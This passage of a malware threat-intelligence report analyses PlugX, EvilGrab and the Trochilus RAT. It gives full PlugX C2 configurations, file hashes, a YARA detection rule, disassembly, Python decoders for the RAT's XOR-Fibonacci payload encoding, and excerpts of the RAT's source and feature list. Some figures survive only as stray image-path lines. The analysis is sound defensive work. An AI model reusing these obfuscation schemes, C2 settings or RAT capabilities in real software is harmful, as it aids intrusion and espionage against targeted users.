The elogger.dll file executes (with WinExec) the file Google.com.Logo that was included in the same directory to add one additional layer of unpacking. Once the file Google.com.Logo is executed, it is removed from disk. Google.com.Logo is a RAR file that contains mcf.ep, mcf.exe, and mcutil.dll. Following the execution path of these files results in another instance of PlugX which is using the previously observed sites webhttps.websecexp[.]com, usafbi.websecexp[.]com, usacia.websecexp[.]com, and appeur[.]gnway.cc as C2, and a supplemental C2 pointer stored at http://epn.gov[.]co/plugins/search/search.html that was previously documented in our paper "Defending the White Elephant".

The complete PlugX configuration used in this sample is as follows:

```
[plugx] cnc:   appeur.gnway.cc:90
[plugx] cnc:   webhttps.websecexp.com:443
[plugx] cnc:   usacia.websecexp.com:53
[plugx] cnc:   usafbi.websecexp.com:25
[plugx] cnc1: webhttps.websecexp.com:443 (TCP / HTTP)
[plugx] cnc2: usafbi.websecexp.com:25 (UDP)
[plugx] cnc3: usacia.websecexp.com:53 (HTTP / UDP)
[plugx] cnc4: appeur.gnway.cc:90 (TCP / HTTP)
[plugx] cnc5: usafbi.websecexp.com:25 (TCP / HTTP)
[plugx] cnc6: webhttps.websecexp.com:443 (HTTP / UDP)
[plugx] cnc_auth_str:  0528 ARPYB
[plugx] dns:   168.126.63.1
[plugx] dns:   180.76.76.76
[plugx] dns:   8.8.8.8
[plugx] dns:   203.81.64.18
[plugx] enable_icmp_p2p:    0
[plugx] enable_ipproto_p2p: 0
[plugx] enable_p2p_scan:    0
[plugx] enable_tcp_p2p:     0
[plugx] enable_udp_p2p:     0
[plugx] flags1:         4294967295
[plugx] flags2:         0
[plugx] hide_dll:       -1
[plugx] http:  http://epn.gov.co/plugins/search/search.html
[plugx] icmp_p2p_port:      1357
[plugx] injection:      1
[plugx] inject_process:         %windir%\system32\svchost.exe
[plugx] inject_process:         %ProgramFiles%\Internet Explorer\iexplore.exe
[plugx] inject_process:         %windir%\explorer.exe
[plugx] inject_process:         %ProgramFiles(x86)%\Windows Media Player\wmplayer.exe
[plugx] install_folder:         %AUTO%\TempLog
[plugx] ipproto_p2p_port:   1357
[plugx] keylogger:    -1
[plugx] mac_disable: 00:00:00:00:00:00
[plugx] mutex:          Global\doWcQFXMASDGYkATMXXeKSsQ
[plugx] persistence:  Service + Run Key
[plugx] plugx_auth_str:       open
[plugx] reg_hive:       2147483649
[plugx] reg_key:        Software\Microsoft\Windows\CurrentVersion\Run
[plugx] reg_value:    EventLog
[plugx] screenshot_folder:    %AUTO%\TempLog\bSHAMAPUKhFs
[plugx] screenshots: 0
[plugx] screenshots_bits:     16
[plugx] screenshots_keep:   3
[plugx] screenshots_qual:   50
[plugx] screenshots_sec:      10
[plugx] screenshots_zoom:   50
[plugx] service_desc:           Windows Management EventLogs
[plugx] service_display_name:         Windows Management EventLogs
[plugx] service_name:         Windows Management EventLogs
[plugx] sleep1:         83886080
```

```
[plugx] sleep2:         0
[plugx] tcp_p2p_port:           1357
[plugx] uac_bypass_inject:      %windir%\explorer.exe
[plugx] uac_bypass_inject:      %windir%\system32\dllhost.exe
[plugx] uac_bypass_inject:      %windir%\system32\msiexec.exe
[plugx] uac_bypass_inject:      %windir%\system32\rundll32.exe
[plugx] uac_bypass_injection:           1
[plugx] udp_p2p_port:           1357
```

Interesting observations of this sample include the cnc_auth_str of "0528 ARPYB" which may indicate the malware creation or configuration date of Thursday, May 28, 2015. The staging date from the webserver timestamp is Wednesday June 3, 2015, possibly indicating that the threat actors did not work over the weekend. The presence of the common value "ARP" between PlugX samples #1 and #2 could indicate someone's initials or have some other meaning that is not known. The four DNS IP addresses in the configuration file feature three of the same entries in sample #1, but this configuration reveals the addition of the DNS IP address 180.76.76[.]76, which resolves to public-dns-a.baidu[.]com. The injection_process values and the uac_bypass_inject values are the same between sample #1 and sample #2, but some other minor changes to the configuration were also observed.

Sample #3: Unknown Malware

- MD5 (Security-Patch-Update333.rar) = 5ed8b90a8d5cabda83fc814e2bbd9600 September 2, 2015
    - MD5 (Security-Patch-Update.exe) = 82896b68314d108141728a4112618304
        - Security-Patch-Update.exe is a binary signed by Binzhoushi Yongyu Feed Co.,LTd
        - The certificate is valid from 1/16/2014 – 1/17/2016.
    - Execution of this malware creates an "Internet Explorer" folder that contains the following files:
        - MD5 (conhost.exe) = f70b295c6a5121b918682310ce0c2165
            - Appears to be a legit SandboxIE file, originally named SandboxieBITS.exe that is signed by SANDBOXIE L.T.D. ASERT has 20 instances of this file being used in malware operations. Additionally, analysis of the files PEHash (ffb7a38174aab4744cc4a509e34800aee9be8e57) reveals 47 instances of the same or slightly modified file being used in various PlugX operations since at least 2013. This file imports functions from SBIeDll.dll.
        - MD5 (SBieDll.dll) = 6c5f17cbd4d0f95fd8f9563219838a05
            - This file has its import section destroyed, suggesting that it is obfuscated and malicious and not a legitimate SbieDll.dll file. Additionally, the first instruction inside the DllEntryPoint is "pusha" which places the contents of all the registers on the stack and is often observed in packed malicious code. This DLL file is sideloaded by conhost.exe.
        - MD5 (dll2.xor) = 8477f2b4602c552fad68f8c192beeebf
            - Based upon the filename, this may be an XOR-ed DLL file. Additional analysis is required.
        - MD5 (maindll.dll) = d8ede9e6c3a1a30398b0b98130ee3b38

        - This binary is obfuscated and requires further analysis.
    - MD5 (nvsvc.exe) = e0eb981ad6be0bd16246d5d442028687
        - This file uses Microsoft Foundation Classes (MFC) and is signed by Square Network Tech Co.,LTD from the city of Zhongshan, Guangdong province, China on November 12, 2014 at 9:01:58 PM (CN = Square Network Tech Co.,LTD (O = Square Network Tech Co.,LTD. L = Zhongshan, S = Guangdong, C = CN). The digital signature contains an attribute field 1.3.6.1.4.1.311.2.1.12 that lists the string "Microsoft Windows Shell explorer https:www.trustasia.com" and was valid from Feb 21, 2014 – Feb 22, 2015. Trustasia.com is a digital certificate provider in Shanghai, China.
    - MD5 (runas.exe) = 6a541de84074a2c4ff99eb43252d9030
        - This file contains a jump table with 7 cases, each leading to one of the five files dropped by the malware, with two additional files referenced that are not present: HOOK.DLL and mon.

Further research and investigation is pending. To provide some limited initial insight, we can observe the presence of some interesting strings in memory as such:

```
"admin||0902"
"lqaz2wsx3edc"
.data:0042C400 00000029 C \\Microsoft\\Internet Explorer\\conhost.exe
.data:0042C42C 00000026 C \\Microsoft\\Internet Explorer\\dll2.xor
.data:0042C454 00000029 C \\Microsoft\\Internet Explorer\\maindll.dll
.data:0042C480 00000029 C \\Microsoft\\Internet Explorer\\SBieDll.dll
.data:0042C4AC 00000027 C \\Microsoft\\Internet Explorer\\nvsvc.exe
.data:0042C4D4 00000027 C \\Microsoft\\Internet Explorer\\runas.exe
.data:0042C4FC 0000000F C %USERPROFILE%\\
.data:0042C50C 00000011 C Application Data
.data:0042C520 0000000E C AppData\\Local
.data:0042C534 0000000C C SHGetValueA
.data:0042C540 0000000C C Shlwapi.dll
.data:0042C54C 00000020 C SOFTWARE\\Micropoint\\Anti-Attack
.data:0042C56C 00000009 C MP100000
.data:0042C578 00000012 C SOFTWARE\\JiangMin
.data:0042C58C 0000000C C InstallPath
.data:0042C598 00000014 C SOFTWARE\\rising\\RAV
.data:0042C5AC 0000000C C installpath
.data:0042C5B8 0000001C C SOFTWARE\\Avira\\Avira Destop
.data:0042C5D4 00000005 C Path
.data:0042C5DC 0000001C C SOFTWARE\\kingsoft\\Antivirus
.data:0042C5F8 00000009 C WorkPath
.data:0042C604 00000011 C Software\\360safe
.data:0042C618 0000000C C DefaultSkin
.data:0042C624 00000018 C SOFTWARE\\360Safe\\Liveup
.data:0042C63C 00000005 C curl
.data:0042C644 0000000D C lqaz2wsx3edc
```

This sample never generated any network activity during automated or manual analysis. Further analysis is required to obtain deeper insight into this sample (ASERT sample ID 29048791).

Sample #4: The Newly Discovered Trochilus RAT

This is the first instance of the Trochilus RAT observed by ASERT. While there is a chance that other threat intelligence analysts have discovered and documented this threat, we are unaware of any public reference to this malware being used in targeted campaigns. Based on the information we have access to, this appears to be a relatively new malware that has yet to be profiled.

- MD5 (Update-Patch0999999.rar) = 282cdf360dc627dac145842e666ea7e5 September 23, 2015
    - MD5 (Setup.exe) = 9d04bd9a340eca1b92fe05755e9b349a
    - MD5 (SqmApi.dll) = abef3efb5972cfe4abdc4a9c99f67f0e
    - MD5 (System.dll) = 6f5257c0b8c0ef4d440f4f4fce85fb1b
    - MD5 (plgus_res.dll) = 03ef3d0131f27416b17807ab3ccd1556
        - MD5 (data.dat) = 8c67c8b1b149d17bbe3a00c1aa6f940e
        - MD5 (shell.dll) = 304d83e15cce9b8dc826cdee2a96ef62

This malware executes in memory only and the final payload never appears on disk in normal operations, however the binaries can be decoded and are subsequently easier to analyze.

This sample makes an outbound connection to computer.security-centers[.]com at the current IP address of 211.255.32[.]130 on TCP/25 as well as a connection to the previously observed 222.222.222[.]222 on TCP/9999. Sample #4 and sample #6 are very similar (both instances of the Trochilus RAT), and will be covered in greater depth in a later section of this document.

Sample #5: Grabber/EvilGrab

While potentially dated, an in-depth analysis of EvilGrab can be found in the Trend Micro document “2Q Report on Targeted Attack Campaigns” from 2013 [5].

- MD5 (Security-Patch-Update.rar) = 76c0285bb89556564594ce1927b837b7 October 9, 2015
    - MD5 (Patch-Update.exe, IEChecker.exe) = 31c52be912b7269255ec669176663136

The final decrypted payload for this malware only executes in memory and never touches disk, but is instead injected into ctfmon.exe. Therefore, analysis of memory dumps for detection and classification may prove fruitful. The following YARA rule can be used to aid such investigations.


```
// detects instances of EvilGrab aka Grabber malware.
// Arbor Networks ASERT Nov 2015

rule evilgrab
{

  strings:
    $str1 = "%cload crypt32.dll error"
    $str2 = "Outlook2003_HTTP"
    $str3 = "Outlook2002_HTTP"
```

```
    $str4 = "HTTP Server URL"
    $str5 = "Outlook2003_IMAP"
    $str6 = "Outlook2002_IMAP"
    $str7 = "%cget %s 's password error!"
    $str8 = "GetTcpTable failed with %d"
    $str9 = "<Start Application 2 key>"
    $str10 = "<Browser Start and Home key>"
    $str11 = "%USERPROFILE%\\users.bin"
    $str12 = "%c%s|(%s)|%d|%s|%s|%s|%s|%s|%s|%s|%d|%d|%x|%x|%s|"

  condition:
    8 of them
}
```

The file inside the RAR, IEChecker.exe, is a DLL file that contains a variety of obfuscation techniques including dynamic string reassembly for the loading of API calls. This sample matches indicators for the EvilGrab malware mentioned by Palo Alto networks [2] but this file has a distinct hash. Incidentally, the threat actors and/or developer of the malware appear to have named it “Grabber” based on development strings found therein.

The C2 information on this sample (dns[.]websecexp.com, ns[.]websecexp.com, appeur[.]gnway.cc), the mutex (New2010-V3-Uninstall), and the version (v2014-v05) are identical to elements observed in the malware that was profiled by Palo Alto Networks. The Grabber sample also initiates unusual network connections via an HTTP GET request:

Figure 9: *Evilgrab/Grabber malware malformed HTTP beacon*



Items of interest in this beacon include the presence of five extraneous bytes prior to the HTTP GET request. These five bytes, plus the Host: header and the Accept-Language header of zh-cn and the unique Microsoft string make for a solid network signature and an addition to YARA rules for malware hunting.

Sample #6: Trochilus RAT

Sample #4 and #6 are both instances of the newly discovered Trochilus RAT.

- MD5 (Update-Patch.rar) = 4e666c05656080180068f35cc7b026cb October 21, 2015
    - MD5 (Setup.exe) = 9d04bd9a340eca1b92fe05755e9b349a
    - MD5 (SqmApi.dll) = abef3efb5972cfe4abdc4a9c99f67f0e
    - MD5 (plgus_res.dll) = 34dcfa1fa3e1573b2c401c195fb55833
        - MD5 (shell.dll) = fb1d808c6d332fc8176cfa00a8325341
        - MD5 (data.dat) = 15e16b0659d30e77f21807f779df0f4b


Trochilus RAT analysis (samples #4 and #6)

Since sample #4 and #6 are very similar, we will dive deeper into an analysis of sample #4, the first instance of the Trochilus RAT that we encountered, named Update-Patch0999999.rar. Analysis reveals potentially useful timestamps of files inside the RAR - Setup.exe is from March 10, 2014 and the other two files are from September 23, 2015.

Figure 10: *Files from unpacked RAR of sample #4, Trochilus RAT*

Setup.exe	Mar 10, 2014, 7:13 PM	806 KB	Microsoft Windows application
SqmApi.dll	Sep 23, 2015, 1:20 PM	21 KB	Microsoft dynamic link library
plgus_res.dll	Sep 23, 2015, 1:29 PM	330 KB	Microsoft dynamic link library


Figure 11: *Initial execution pop-up message*



The file Setup.exe is a signed binary that appears to be a part of a legitimate Microsoft Security Essentials package (http://binarydb.com/soft/Microsoft-Security-Essentials-v327664/2) that loads a legitimate binary named SqmApi.dll as part of normal operations (sqmapi is inside the binaries import table). When Setup.exe is executed, it quickly loads its own copy, in the local directory, of SqmApi.dll which then generates a popup labeled “success” that prints the string “update install success”. This pop-up message has been observed in several of the malware samples contained in this set, and further drives home the “Update” theme of the malware installation tactic that has been observed in filenames.

The SqmApi.dll file executes and generates the network connection to 222.222.222[.]222 on TCP/999 just after generating the “update install success” pop-up message. Next, plgus_res.dll is loaded and executed with CreateProcessA as seen in the following two images.

Figure 12: *SqmApi.dll generates pop-up and initiates network connection*




```
push    1388h           ; dwMilliseconds
call    ds:Sleep
push    0               ; uType
push    offset Caption  ; "success"
push    offset Text     ; "update install success"
push    0               ; hWnd
call    ds:MessageBoxA
call    CreateProcessA_plgus_res_dll
call    Connect_222_222_222_222
push    0               ; uExitCode
call    ds:ExitProcess
```

Figure 13: *Execution of SqmApi.dll results in the loading and execution of the file plgus_res.dll.*

```
push    offset aPlgus_res_dll ; "plgus_res.dll"
push    ecx
push    edx
push    offset Format   ; "%s%s%s"
push    eax             ; Dest
call    ds:sprintf
add     esp, 14h
lea     ecx, [esp+568h+ProcessInformation]
lea     edx, [esp+568h+StartupInfo]
lea     eax, [esp+568h+Dest]
push    ecx             ; lpProcessInformation
push    edx             ; lpStartupInfo
push    ebx             ; lpCurrentDirectory
push    ebx             ; lpEnvironment
push    ebx             ; dwCreationFlags
push    ebx             ; bInheritHandles
push    ebx             ; lpThreadAttributes
push    ebx             ; lpProcessAttributes
push    ebx             ; lpCommandLine
push    eax             ; lpApplicationName
call    ds:CreateProcessA
```

Figure 14: *Debugger illuminates the use of CreateProcessA to load plgus_res.dll*



```
CPU - main thread, module sqmapi
1000117E  68 28300010     PUSH sqmapi.10003028                    ASCII "plgus_res.dll"
10001183  51              PUSH ECX
10001184  52              PUSH EDX
10001185  68 20300010     PUSH sqmapi.10003020                    ASCII "%s%s%s"
1000118A  50              PUSH EAX
1000118B  FF15 2C200010   CALL DWORD PTR DS:[<&MSVCRT.sprintf>]   msvcrt.sprintf
10001191  83C4 14         ADD ESP,14
10001194  8D4C24 0C       LEA ECX,DWORD PTR SS:[ESP+C]
10001198  8D5424 1C       LEA EDX,DWORD PTR SS:[ESP+1C]
1000119C  8D8424 64040000 LEA EAX,DWORD PTR SS:[ESP+464]
100011A3  51              PUSH ECX
100011A4  52              PUSH EDX
100011A5  53              PUSH EBX
100011A6  53              PUSH EBX
100011A7  53              PUSH EBX
100011A8  53              PUSH EBX
100011A9  53              PUSH EBX
100011AA  53              PUSH EBX
100011AB  53              PUSH EBX
100011AC  50              PUSH EAX
100011AD  FF15 04200010   CALL DWORD PTR DS:[<&KERNEL32.CreateProcessA>]  AcLayers.6A9F241B
0011F03C  00000042 B...
0011F040  0011F1CC ╠±◄. ASCII "Setup"
0011F044  0011F4D0 ╨┌◄. ModuleFileName = "C:\EVIL\Campaign\4-Update-Patch0999999\DEBUGGER\plgus_res.dll"
0011F048  00000000 .... CommandLine = NULL
0011F04C  00000000 .... pProcessSecurity = NULL
0011F050  00000000 .... pThreadSecurity = NULL
0011F054  00000000 .... InheritHandles = FALSE
0011F058  00000000 .... CreationFlags = 0
0011F05C  00000000 .... pEnvironment = NULL
0011F060  00000000 .... CurrentDir = NULL
0011F064  0011F088 ê≡◄. pStartupInfo = 0011F088
0011F068  0011F078 x≡◄. pProcessInfo = 0011F078
```

Plgus_res.dll is actually a Trochilus RAT installation package created using the Nullsoft Installer (NSIS) format. Extracting the contents of plgus_res.dll with a specific version of 7zip (7z beta 9.38 in this case – later versions did not properly extract every file) allows all of the files to be viewed, including the NSIS installation script itself, created by 7zip as [NSIS].nsi. Shell.dll and data.dat are both obfuscated files. Shell.dll is not an obvious PE file, having been obfuscated via an encoding scheme.

Figure 15: *Files extracted from plgus_res.dll by 7zip reveal additional staging*

Once the package file plgus_res.dll is properly decrypted, injected into memory and executed, the malware generates an outbound connection over TCP/25.

Figure 16: *Trochilus RAT outbound connection - obfuscated*

```
00000086  bf bf af af 7e 00 00 00                          ....~...
    00000032  35 30 30 20 35 2e 35 2e  31 20 45 72 72 6f 72 3a 500 5.5. 1 Error:
    00000042  20 75 6e 6b 6e 6f 77 6e  20 63 6f 6d 6d 61 6e 64  unknown  command
    00000052  0d 0a 35 30 30 20 35 2e  35 2e 31 20 45 72 72 6f ..500 5. 5.1 Erro
    00000062  72 3a 20 75 6e 6b 6e 6f  77 6e 20 63 6f 6d 6d 61 r: unkno wn comma
    00000072  6e 64 0d 0a                                     nd..
0000008E  56 10 46 29 2f 6b de 19  a1 df cf 86 49 b3 dd 94 V.F)/k.. ....I...
0000009E  47 0a 4c 89 03 92 c4 2e  96 f7 b2 b9 1e 35 c2 e5 G.L..... .....5..
000000AE  ff 7c 72 8f ce 32 e9 07  eb e2 b4 a1 03 02 0e 64 .|r..2.. .......d
000000BE  af 2b 94 1d 61 2c 4f 67  cb 0a c8 b6 5e 1a 3f 97 .+..a,Og ....^.?.
000000CE  20 ac f0 6e 74 9e fa 6d  08 a9 dc 8f 4d 05 3c 7f  ..nt..m ....M.<.
000000DE  c9 79 44 ec 57 4d 9a fa  ec a3 78 ef 08 2c 2a 94 .yD.WM.. ..x..,*.
000000EE  c5 91 ba 20 9b ce 4b 4c  f0 16 9c f5 90 cb 93 6d ... ..KL .......m
000000FE  4d 7c c9 08 a7 9b 6e ca  b8 c4 fb 83 73 c5       M|....n. ....s.
    00000076  35 30 30 20 35 2e 35 2e  31 20 45 72 72 6f 72 3a 500 5.5. 1 Error:
    00000086  20 75 6e 6b 6e 6f 77 6e  20 63 6f 6d 6d 61 6e 64  unknown  command
    00000096  0d 0a                                           ..
```

It is interesting to note that the first portion of binary data being sent from the compromised machine contains the hex value 0x7e. Following this, a data packet containing 0x7e bytes is sent. In the screenshot observed above, the network destination was no longer online. Therefore, traffic was redirected to a simulated network in order to capture packets.

This malware attempted to evade sandbox analysis on several occasions, and was therefore coaxed to run manually. The malicious code injects into services.exe. The volatility memory forensics framework malfind

plugin was used by ASERT research to determine that services.exe had been tampered with and a memory dump of the malware was extracted. This malware therefore appears to run only in memory and does not leave a footprint on the disk, except in the form of encoded files that do not execute by themselves and are resistant to static file malware detection processes and static analysis.

The Shell.dll file is stored in an encoded manner, with the first 4095 bytes being subject to an XOR-based encoding scheme. The data.dat file was encoded in a very similar manner except the whole file was encoded. In the case of shell.dll and other files recovered from within this batch of RAR files, a cursory analysis that includes running the 'strings' tool over the binaries revealed some artifacts, yet many details (including PE headers) were obfuscated in such a manner that static analysis tools will likely miss the malicious contents.

There are two important values that need to be obtained from the [NSIS].nsi file that correspond to variable $1 and variable $2 that are used in an NSIS Integer Operation (IntOp). To use the following script (provided by ASERT) to decode other instances of shell.dll, the values 227 and 240 observed here will need to be replaced with whatever values are present inside the [NSIS].nsi file for the IntOp $1 and IntOp $2 functions (see Appendix I for the full contents of a recovered [NSIS].nsi file).

```
import sys

fp = open(sys.argv[1], "rb")
enc_buf = fp.read()
fp.close()

one = 227 # IntOp $1 227 + 0
two = 240 # IntOp $2 240 + 0
three = 0

i = 0

plain = []
for enc_byte in enc_buf:
   if i > 4095:
      break
   three = (one + two) % 255 # IntOp $3 $1 + $2 ; IntOp $3 $3 % 255
   print "xor key: 0x%x" % three

   plain_byte = ord(enc_byte) ^ three # IntOp $R2 $R2 ^ $3
   plain.append(chr(plain_byte))

   one = two # IntOp $1 $2 + 0
   two = three # IntOp $2 $3 + 0

   i += 1

decrypted = "".join(plain) + enc_buf[4096:]

fp = open(sys.argv[1] + ".decrypted", "wb")
fp.write("".join(decrypted))
fp.close()
```

In this case, the decoded file MD5 is 304d83e15cce9b8dc826cdee2a96ef62 and can more easily be analyzed with IDA Pro or other static analysis tools.

Once clean binaries were extracted by the python script, artifacts revealed a connection to source code shared at https://github[.]com/5loyd/trochilus known as the Trochilus RAT. Trochilus is a character from Greek mythology that apparently invented the chariot, but the word also means "a kind of small bird" and can refer to several types of hummingbirds. A third meaning comes from architecture, however the exact meaning intended by the developer is unknown.

The NSIS script technique appears to be instrumented inside the builder for Trochilus, named Generator.exe. The default parameters (3 and 5) for the second-layer encoding scheme used by Trochilus were observed in this batch of samples, where the final payload was encoded inside data.dat by a routine called XorFibonacciCrypt. If the USE_ENCRYPTED_CORE token is enabled during the build, then this encoding routine is activated.

```
#ifdef USE_ENCRYPTED_CORE
        debugLog(_T("decrypt dll file"));
        XorFibonacciCrypt((LPBYTE)content, content.Size(), (LPBYTE)content, 3, 5);
#endif
```

This code can be found in https://github[.]com/5loyd/trochilus/blob/master/client/servant/shell/Shell.cpp

The source code for Shell.dll can be found at https://github[.]com/5loyd/trochilus/tree/master/client/servant/shell

Various memory artifacts found from trochilus-master/client/servant/shell/SvtShell.cpp indicate that the threat actors are at least using this portion of the code. Other artifacts were found from Shell.cpp in the same directory. For example, the data.dat file can be found referenced at https://github[.]com/5loyd/trochilus/tree/master/client/servant/body

The data.dat files built and encoded by Trochilus can be decoded using the following script:

```
import sys

fp = open(sys.argv[1], "rb")
enc_buf = fp.read()
fp.close()

# these are passed as arguments to the decrypt function
key_material_1 = 5
key_material_2 = 3

plain = []
for enc_byte in enc_buf:
   xor_key = (key_material_2 + key_material_1) % 255

   plain_byte = ord(enc_byte) ^ xor_key
```

```
    plain.append(chr(plain_byte))

    key_material_2 = key_material_1
    key_material_1 = xor_key


fp = open(sys.argv[1] + ".decrypted", "wb")
fp.write("".join(plain))
fp.close()
```

https://github[.]com/5loyd/trochilus/blob/master/client/servant/body/common.cpp contains a routine called XorFibonacciCrypt that matches code observed inside the DLL and inside the NSIS package configuration:

```
for (DWORD i = 0; i < dwPlainLen; i++)
        {
            BYTE xorchar = (last1 + last2) % MAXBYTE;
            last2 = last1;
            last1 = xorchar;

            lpOutput = (lpSource) ^ xorchar;
            lpOutput ++;
            lpSource ++;
        }
```

Figure 17: *Trochilus RAT readme file describes basic capabilities*

```
Trochilus
========

**A fast&free windows remote administration Tool**

Coded in C++ (using VS2010)

Features
---
* Support TCP,UDP,HTTP,HTTPS
* Serilize Protocol
* Support Non-UAC
* Shellcode Extension
* Remote Uninstall
* Singled-Threaded
* File Manager
* Remote Shell
* Download & Execute
* Upload & Execute
* System Information

Compiling
---
        devenv.exe build.sln /rebuild RELEASE

Build
---
        Run build.bat

ToDo
---
* ~~Reverse SOCKS5 Proxy~~
* ~~Support UDP reliable transfer.~~
* Shellcode extension SDK.
```


Obtaining the source to the malware provided many insights, including the fundamental README that describes the basic functionality of the RAT (observed in Figure 17). Other researchers and analysts who wish to obtain additional insight should download the code for further analysis.

After compiling the source code, the client builder for the Trochilus RAT malware appears as such:

Figure 18: *Trochilus RAT builder Generator.exe with Chinese -> English translations*

The builder application, named Generator.exe (MD5: 4710c9f5dc156db756dab7e017b0bdb3) provides an option for an IP address (default of 127.0.0.1) and an option to select HTTP, HTTPS, TCP, or UDP. The default port value for all settings is 8081, and the other values are -1. Generating the malware using the default settings (as seen above) results in the creation of a generator.ini file, which provides at-a-glance insight into how these values are used.

Figure 19: *Sample Trochilus RAT INI file*



A great number of additional insights into this malware are available via the source code for those that wish to perform further investigations. Suffice it to say that this malware is being used in targeted threat operations and deserves additional attention.

It is currently unknown if 5loyd (aka floyd419, using mail floyd419[@]foxmail.com) has any connection to threat actors involved, or is simply providing code that others have used. Several watchers of 5loyd code on github also provide interesting code projects that could be used in advanced campaigns. 5loyd has also contributed to a Windows credential dumping application known as quarkspwdump that may be of interest to advanced threat researchers.

Figure 20: *Github page for 5loyd where the trochilus RAT code is published*

